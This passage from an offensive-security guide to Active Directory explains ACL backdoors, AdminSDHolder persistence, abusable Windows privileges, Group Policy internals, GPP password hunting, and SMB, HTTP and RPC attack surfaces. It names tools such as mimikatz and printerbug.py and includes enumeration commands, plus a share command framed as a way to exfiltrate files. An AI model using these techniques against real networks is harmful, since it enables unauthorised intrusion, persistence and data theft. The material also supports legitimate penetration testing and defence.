- **Modify ACLs**: If you have the WriteDacl right (or GenericAll), then you can create ACE to give any right in the object and perform some of the previous attack. Also, if you have the WriteOwner right, since the owner object has implicit WriteDacl right, you can change the object owner to your user and then modify ACLs.

Besides the possibilities of elevating privileges, ACLs can be also pretty useful and stealthy if you want to create backdoors to keep your access in the network. In order to create backdoors there are a few tricks about hiding the malicious ACEs described in the An ACE Up the Sleeve whitepaper written by the specterops team that you should check.

AdminSDHolder

However, maybe one the most interesting persistence tricks is to modify the **AdminSDHolder** object. AdminSDHolder is an special object in the database whose DACL is used as template for the security descriptor of privileged principals.

```
PS C:\> Get-ADObject 'CN=AdminSDHolder,CN=system,DC=contoso,DC=local'

DistinguishedName                                Name          ObjectClass ObjectGUID
-----------------                                ----          ----------- ----------
CN=AdminSDHolder,CN=system,DC=contoso,DC=local AdminSDHolder container   7f34e8a5-ffbd-
                                                                          474a-b436-1e02b7b49984
```

The AdminSDHolder object

Every 60 minutes, the SDProp (Security Descriptor Propagator) examines the security descriptor of these privileged principals, and replace their DACL with a copy of AdminSDHolder DACL (if they differ). This is done in order to prevent modifications on the DACLs of these principals, but if you are able to add custom ACEs to the AdminSDHolder DACL, then these new ACEs will also being applied to the protected principals.

By default the following principals are "protected" by AdminSDHolder:

Privileges

If you are familiar with the Windows platform, probably you know about the user privileges, that allow the users to perform actions bypassing the ACLs of the objects. For example, the SeDebugPrivilege in a Windows machine allows to read/write in any process memory of the machine even if you don't have rights.

In Active Directory, some privileges can be also abused (mainly in the Domain Controllers):

SeEnableDelegationPrivilege
SeEnableDelegationPrivilege must be set in the Domain Controller for an user (is a local privilege) and then it allows to modify the msDS-AllowedToDelegateTo property of users and the **TRUSTED_FOR_DELEGATION** and **TRUSTED_TO_AUTH_FOR_DELEGATION** flags from the UserAccountControl property. In other words, SeEnableDelegationPrivilege allows to control the Kerberos Unconstrained and Constrained Delegation options of the domain, which could be used by an attacker to escalate privileges. By default is only given to the Administrator account.

SeBackupPrivilege
The backup privilege allows to read any file of a domain controller, in order to backup it, which could be used to read the domain database. By default is given to **Backup Operators**, **Server Operators** and **Administrators** groups. The privilege is only effective when using the NTFS backup API, that can be accessed through the wbadmin utility or Powershell WindowsServerBackup (both require the Windows Server Backup feature). You can also use reg save to access to the SAM and LSA secrets.

SeRestorePrivilege
The restore privilege allows to write any file on the domain controller from a backup. This could allow an attacker to modify the database of the domain. By default is given to **Backup Operators**, **Server Operators** and **Administrators** groups. You can use this privilege to modify registry keys and achieve privileged command execution.

SeTakeOwnershipPrivilege
With the take ownership privilege, you can take the ownership of securable objects of the machine, like files, processes or registry keys. The owner of the object can always modify the permissions of the object (WriteDacl). For example, you can use the SetNamedSecurityInfo API call to take the ownership of the object. How can I take ownership of Active Directory database objects???

Apart from the privileges used in the domain, is also useful to be aware of the dangerous privileges that can be useful for elevate privileges in a Windows machine. Commonly the following are used:

SeDebugPrivilege
The user can debug any process in the machine, so it can inject code in any process, which could lead to privilege escalation, or read the memory of the process, that allows to read, for example, the lsass process secrets of users logged on the machine (you can use mimikatz).

SeImpersonatePrivilege
The user can acquire security tokens of other users in the machine. If the impersonation token level is SecurityDelegation, then the user can use that token to impersonate the target user in other machines of the domain (SecurityDelegation tokens are associated with user credentials like Kerberos tickets that can be used in network connections). If the

impersonation token level is SecurityImpersonation, then the target user only can be impersonated in the local machine (useful for privilege escalation). The SeImpersonatePrivilege is given to the "NT AUTHORITY\Network Service" that is usually use for running web servers and stuff like that, so if you can compromise a web server, maybe you can use incognito to impersonate some domain user across the network. But definitely, if you want to elevate privileges with SeImpersonatePrivilege in the local machine, use a potato.

There are other privileges that can be used to get elevation of privileges in Windows machines, if you are interested in them, you should check the token-priv repository of FoxGlove that includes a paper describing them and PoCs to exploit them, highly recommended resource.

Group Policy

The target of Active Directory is to manage the computers and users of an organization. And part of the managing process is carried out by Group Policy.

The Group Policy is a mechanism that allows to apply a set of rules/actions to the Active Directory network users and computers. Some of the possibilities are:

- Disable NTLM
- Require password complexity
- Execute an scheduled or immediate task
- Create local users in computers
- Set a default wallpaper
- Synchronize files with OneDrive
- Etc

In order to define the rules, you can create Group Policy Objects (GPOs). Each GPO defines a series of policies that can be applied to specific machines of the domains. Besides, you can create policies that applies to the entire machine or the user sessions. For example, you can execute an script when the computer starts or when an user logs on.

GPO Scope

When creating a GPO, you need to specify to which computers is going to be applied. To do this, you need to link the GPO to one of the following database containers:

- Domain
- Organizational Unit (OU)
- Site (A container to have groups of computers that are close physically, not recommended for GPOs)

There is also possible for a Windows machine to have a Local Group Policy. Therefore, many different GPOs can be applied to a machine at different levels, that are processed in the following order:

1. Local
2. Site
3. Domain
4. Organizational Unit

Here, the Local GPOs are the ones with the least preference, while the OU GPOs are the ones with the most preference. Therefore, if for example a GPO applied to a Domain contradicts a local GPO, then the domain GPO will be follow.

However, there is also possible for Active Directory GPOs (no local) establishing a rule as *No Override*. Thus, if a domain policy rule is set, no rules from OUs can contradict that superior rule.

Also, a GPO can have a WMI query associated, that allows to filter the computer to which the GPO will be applied. For example, to only apply the policies to Windows 7 computers.

In a domain, each computer checks for policy updates every 90 minutes, except the Domain Controllers, which do it every 5 minutes. You can also perform an immediate check with gpupdate.

Each GPO is identified by a GUID and is composed by two entities: A Group Policy template and a Group Policy container.

Group Policy template

The Group Policy template is a directory in the SYSVOL share. The templates can be located in `\\<domain>\SYSVOL\<domain>\Policies\`. Each template directory is named using the GPO GUID.

```
PS C:\> ls \\contoso.local\SYSVOL\contoso.local\Policies\

    Directory: \\contoso.local\SYSVOL\contoso.local\Policies


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/28/2020  10:02 AM                {31B2F340-016D-11D2-945F-00C04FB984F9}
d-----        11/28/2020  10:02 AM                {6AC1786C-016F-11D2-945F-00C04fB984F9}
d-----         4/19/2021   5:12 PM                {BE864EFE-6C07-4A53-A9D8-7EB6EB36BE5A}
```

List of GP templates

Each GPO directory contains the following items:

- Machine directory: For machine level policies.
- User directory : For user level policies.
- GPT.INI: Basic info about the GPO, the Version an DisplayName.

Then, under these directories could very different files and directories where you can find configuration INI files that specify registry keys values, groups members or scripts to execute. And, if you are lucky, maybe you find some credentials in scripts or Group Policy Preferences (GPP) files with cpassword tags. You can use the Get-GPPPasword script to search for GPP credentials.

> The Group Policy Preferences is the name used for a set of new policies that were added in Windows Server 2008.

Group Policy container

In order to allow machines to locate the Group Policy templates, the Active Directory database stores information about the GPOs under the `CN=Policies,CN=System,DC=<domain>,DC=<com>` container. Each GPO is stored in a GroupPolicyContainer object that contains the GUID GPO and the path of the GP template.

```
PS C:\> Get-ADObject -LDAPFilter "(ObjectClass=GroupPolicyContainer)" -Properties Name,
   DisplayName,gPCFileSysPath | select Name, DisplayName,GPCFileSysPath | Format-List

                Name           : {31B2F340-016D-11D2-945F-00C04FB984F9}
                         DisplayName    : Default Domain Policy
GPCFileSysPath : \\contoso.local\sysvol\contoso.local\Policies\{31B2F340-016D-11D2-945F-
                                  00C04FB984F9}

                Name           : {6AC1786C-016F-11D2-945F-00C04fB984F9}
                   DisplayName    : Default Domain Controllers Policy
GPCFileSysPath : \\contoso.local\sysvol\contoso.local\Policies\{6AC1786C-016F-11D2-945F-
                                  00C04fB984F9}

                Name           : {BE864EFE-6C07-4A53-A9D8-7EB6EB36BE5A}
                              DisplayName    : test policy
GPCFileSysPath : \\contoso.local\SysVol\contoso.local\Policies\{BE864EFE-6C07-4A53-A9D8-
                                  7EB6EB36BE5A}
```

List domain GPOs

You should notice that the GPO GUID is different from the GUID used to identify each object in the Active Directory database. Also notice that if you are able to edit the GPCFileSysPath property of a GPO, you could set a path that you control and create a malicious GPO that can contain malicious scripts that will be executed on several machines.

On the other hand, the database objects of domain, OUs and sites are linked to the GPOs by using the GpLink property.

```
PS C:\> Get-ADObject -LDAPFilter '(gPLink=*)' -Properties CanonicalName,gpLink | select
                    objectclass,CanonicalName,gplink | Format-List

                              objectclass   : domainDNS
                           CanonicalName : contoso.local/
                  gplink        : [LDAP://cn={BE864EFE-6C07-4A53-A9D8-
              7EB6EB36BE5A},cn=policies,cn=system,DC=contoso,DC=local;1][LDAP://C
                                  N={31B2F340-016D-11D2-945F-
                  00C04FB984F9},CN=Policies,CN=System,DC=contoso,DC=local;0]

                        objectclass   : organizationalUnit
                     CanonicalName : contoso.local/Domain Controllers
                  gplink        : [LDAP://CN={6AC1786C-016F-11D2-945F-
                  00C04fB984F9},CN=Policies,CN=System,DC=contoso,DC=local;0]

                        objectclass   : organizationalUnit
                     CanonicalName : contoso.local/web servers
                  gplink        : [LDAP://cn={BE864EFE-6C07-4A53-A9D8-
                  7EB6EB36BE5A},cn=policies,cn=system,DC=contoso,DC=local;0]
```

List domains and OUs with linked GPOs

```
PS C:\> Get-ADObject -LDAPFilter '(gPLink=*)' -SearchBase "CN=Configuration,$((Get-
     ADDomain).DistinguishedName)" -Properties CanonicalName,gpLink | select
                    objectclass,CanonicalName,gplink | Format-List

                           objectclass   : site
                CanonicalName : contoso.local/Configuration/Sites/mysite
                  gplink        : [LDAP://cn={BE864EFE-6C07-4A53-A9D8-
                  7EB6EB36BE5A},cn=policies,cn=system,DC=contoso,DC=local;0]
```

List sites with linked GPOs

A computer can determines the GPOs that are applied to itself by examining the OUs objects to which it belongs and the domain object.

For example a machine in whose computer object is in `CN=mypc,OU=workstations,OU=computers,DC=domain,DC=com` will apply the GPOs of `workstations` and `computer` OU and `domain.com` domain.

Communication Protocols

In Active Directory there are plenty of protocols that are used to communicate machines between them. They can be used to pivot across the network and get command execution machines in different computers of the environment, so it is important to be aware of their purpose and the capabilities they offer.


> You can check the ports required by Windows services in the Microsoft docs.

So let's review them.

SMB

SMB (Server Message Block) is a protocol widely used in Active Directory networks (and any other Windows network) to share files and communication between machines, usually Windows machines.

Each Windows machine by default allows connections to it by using the SMB protocol. Originally, SMB works over NetBIOS (datagram and session services) but nowadays it can be used directly over TCP. The Windows computers have the **port 445/TCP** open to handle SMB connections.



SMB and related protocols/ports

As an attacker is useful to know about SMB since is used to create shares which can contain valuable information and can be used to exfiltrate information from machines.

Shares

Shares are like folders that a machine shares in order to be accessed by other computers/users in the network. You can list the shares by using the net view command, the Get-SmbShare Powershell Cmdlet, or smbclient.py.

```
C:\> net view \\dc01.contoso.local /all
Shared resources at \\dc01.contoso.local

Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
ADMIN$      Disk           Remote Admin
C$          Disk           Default share
IPC$        IPC            Remote IPC
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.
```

Shares of the domain DC

You can access to the shares of other computers in similar way that you would access a folder in your local machine. For accessing a share, you can use the a UNC path like `\\dc01.contoso.local\SYSVOL\` or map the remote share to a local device by using net use command.

To refer to the target computer in the UNC path, you can use its dns name or its NetBIOS name. For example `net view \\dc01.contoso.local` or `net view \\dc01`.

```
C:\> dir \\dc01\sysvol
Volume in drive \\dc01\sysvol has no label.
Volume Serial Number is 609D-528B

Directory of \\dc01\sysvol

28/11/2020  11:02    <DIR>          .
28/11/2020  11:02    <DIR>          ..
28/11/2020  11:02    <JUNCTION>     contoso.local [C:\Windows\SYSVOL\domain]
               0 File(s)              0 bytes
               3 Dir(s)  20,050,214,912 bytes free
```

List folders inside a share

Shares are very useful for users in order to access to files of other machines without really need to worry about using an special program or something like that. Hence, they are also very practical for attackers to move files from one computer to another in order to exfiltrate them.

```
net share Temp=C:\Temp /grant:everyone,FULL
```

Creating a shared that can be accesed by everyone

Default shares

You may notice previously that there are some shares that finished with `$`. These shares are `C$`, `ADMIN$` and `IPC$` and they are present by default in any Windows computer.

In order to access to `C$` and `ADMIN$` you are required to have Administrator privileges in the target computer. With these shares (specially `C$`) you can inspect all the computer files. Actually, these shares are used by several tools. For example, PsExec uses `ADMIN$` to deploy a binary on charge of executing the given command.

The `IPC$` shared is an special shared used to create named pipes.

Default domain shares

Apart from the common shares, in a domain, the Domain Controllers also publish the `SYSVOL` and the `NETLOGON` shares that are available for any user/computer in the domain. They are used to store files that need to be accessed by all the machines (at least Windows machines) of the domain.

The `SYSVOL` share is commonly used to store the Group Policy templates used by the computers to read the Group Policies deployed in the domain. Sometimes these policies contains passwords. You can access to the SYSVOL share with the `\\<domain>\SYSVOL` UNC path.

```
PS C:\> dir \\contoso.local\SYSVOL\contoso.local

    Directory: \\contoso.local\SYSVOL\contoso.local


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        19/04/2021     17:12                Policies
d-----        28/11/2020     10:02                scripts
```

List SYSVOL folders

The `\\<domain>\\SYSVOL\<domain>\scripts` policy is an alias for the `NETLOGON` share. The NETLOGON share is used to store the logon scripts that need to be executed for the computers of the domain.

Named pipes

The `IPC$` share is not a directory, but it is used to create named pipes, that allow processes of different computers interact between them with mechanisms like RPC (Remote Procedure Calls).


Named pipes can be seen as TCP ports that allows machines communicate between them, but inside of the SMB protocol. They are used to do RPC calls, allowing a lot of protocols to communicate over SMB.

Usually the protocols that work over the RPC/SMB stack defines a known named pipe that can be used to contact with the remote service (same idea as TCP/UDP ports). For example, RPC uses the `\pipe\netlogon` named pipe to exchange the messages of the Netlogon protocol.

HTTP

HTTP (Hypertext Transfer Protocol) is probably the most famous application protocol out there, since it is the protocol of the web. But apart from its major role in Internet, is also commonly used in Active Directory.

HTTP is used as transport protocol by many other application protocols that are present in a Active Directory domain like WinRM (and thus Powershell Remoting), RPC or ADWS (Active Directory Web Services).




Ports used by HTTP services in Active Directory

In order to be fully integrated with Active Directory, HTTP supports authentication with both NTLM and Kerberos. This is important from a security perspective since it implies that HTTP connections are susceptible of suffering from Kerberos Delegation or NTLM Relay attacks.

In the case of NTLM relay is specially important to note that HTTP connections don't required signing, so are very susceptible to NTLM cross relay attacks. In fact, there are many attacks like the PrivExchange or some Kerberos RBCD computer takeover that rely in NTLM relay from HTTP to LDAP. If you able to coerce a computer to perform an HTTP request using the computer domain account with NTLM authentication , then you can compromise the computer with a little of Kerberos RBCD magic.

Related to HTTP, in Windows machines you can install the IIS web server, that is the basis for some technologies like WebDAV or PSWA (Powershell Web Access), that can be enabled in the `/pswa` endpoint.



PSWA login


Moreover, you can create a SOCKS proxy over HTTP in a IIS installation by using pivotnacci.

RPC

RPC (Remote Procedure Call) is a protocol that allows programs from different machines communicate between them by calling functions over the network. Microsoft have developed a RPC protocol called MSRPC, that is a modified version of DCE/RPC with some extensions (defined in RPCE).

MSRPC can use different protocols for transport, like:

- TCP, by using the port 135 for the Endpoint Mapper and ports from 49152 to 65535 as endpoints
- SMB by using the named pipes
- NetBIOS
- HTTP, by using the port 593 for the Endpoint Mapper and ports from 49152 to 65535 as endpoints



RPC related protocols and ports

In a domain, MSRPC is constantly used by computers to communicate between them. Windows machines use MSRPC for a lot of different tasks, such as manage the services or read the registry of other machines.

> RPC is also widely used to communicate programs in the local machine through LRPC (Local RPC) or ALPC (Advanced Local Procedure Call).

For perform all those tasks, Microsoft have define several MSRPC interfaces, that define different functions, which allows to query/call different services of the computer from a remote program.

Each interface is identified by a UUID (Universally unique identifier) like `12345778-1234-ABCD-EF00-0123456789AB`, and for each interface different endpoints are used. Several interfaces have predefined endpoints, such as named pipes. For example, the Service Control Manager (SCMR) uses the `\PIPE\svcctl` named pipe.

However, for other interfaces the remote endpoint changes, so in order to determine it, the RPC client has to contact the Endpoint Mapper (EPM) to resolve the remote endpoint from the GUID.

Depending on the interface, different transport protocols can be used. You can use the impacket rpcdump.py and rpcmap.py utilities to discover the RPC endpoints (and their protocols) that can be used for connecting to a given service in a remote machine. Additionally, you can explore the RPC endpoints in your local machine by using RpcView.

```
$ python rpcdump.py 'contoso.local/Han:Solo1234!@192.168.100.2' | grep LSAT -A 20 | grep
                                    -v ncalrpc
       Protocol: [MS-LSAT]: Local Security Authority (Translation Methods) Remote
                                 Provider: lsasrv.dll
                  UUID    : 12345778-1234-ABCD-EF00-0123456789AB v0.0
                                    Bindings:
                                  ncacn_np:\\DC01[\pipe\lsass]
                                ncacn_ip_tcp:192.168.100.2[49667]
                                 ncacn_http:192.168.100.2[49669]
                               ncacn_np:\\DC01[\pipe\cb4e7232b43a99b8]
```

List remote endpoints of LSAT interface

To give you an idea of what can be done with RPC, here are the descriptions of some of the most used interfaces. I have divided the interfaces by transport protocols in order to allow you to know what can be accomplished when different ports of the machine are open.

RPC over SMB

The following RPC interface/protocols can be (and they are commonly) used through SMB:

DHCPM

DHCPM (DHCP Server Management) is used to manage the configuration of a DHCP server.

RPRN

RPRN (Print System Remote) is used to manage prints from a remote computer. You can use SpoolSample or printerbug.py to trigger the printer bug trough RPRN.

RRP

RRP (Windows Remote Registry Protocol) allows to read and modify the registry keys from a remote computer. You can use reg (if "The network path was not found." error is printed, you need to start the "Remote Registry" service in the remote machine) or reg.py (this automatically starts the "Remote Registry" service with SRVS) to manipulate the remote registry.

SAMR

SAMR (SAM Remote) allows to connect the SAM (Security Account Manager) of other computers, in order to manage users and groups. You can also use samrdump.py to get information about local users of the machine.

SCMR


SCMR (SCM Remote) is used to connect with the SCM (Service Control Manager) of other machines, in order to manage the services. Is the protocol used by the PsExec utility to execute commands in remote machines.

SRVS

Through SRVS (Server Service Remote) is possible to connect to a remote machine in order to manage connections, sessions, shares, files and transport protocols. You can use netview.py to enumerate sessions or net view to enumerate shares in remote machines.

TSCH
TSCH (Task Scheduler Service Remote) is used to manage tasks in remote computers. You can use atexec.py, at or schtasks to create remote tasks.

WKST
WKST (Workstation Service Remote) is used to manage/query some workstation setting s as hostname, OS version, user sessions or computer domain. You can use WKST with netview.py to enumerate sessions.



RPC protocols that works over SMB

Additionally, there are some RPC interfaces that are specific to be used in a domain to query a Domain Controllers:

BKRP
BKRP (BackupKey Remote Protocol) is used to transmit DPAPI keys in an Active Directory domain. You can use mimikatz lsadump::backupkeys or dpapi.py backupkeys to retrieve the DPAPI backup keys from a domain controller.


LSAD
LSAD (LSA Domain Policy) is a remote interface for LSA (Local Security Authority) to manage users, trusts and other stuff related with security. Is used along with LSAT.

LSAT

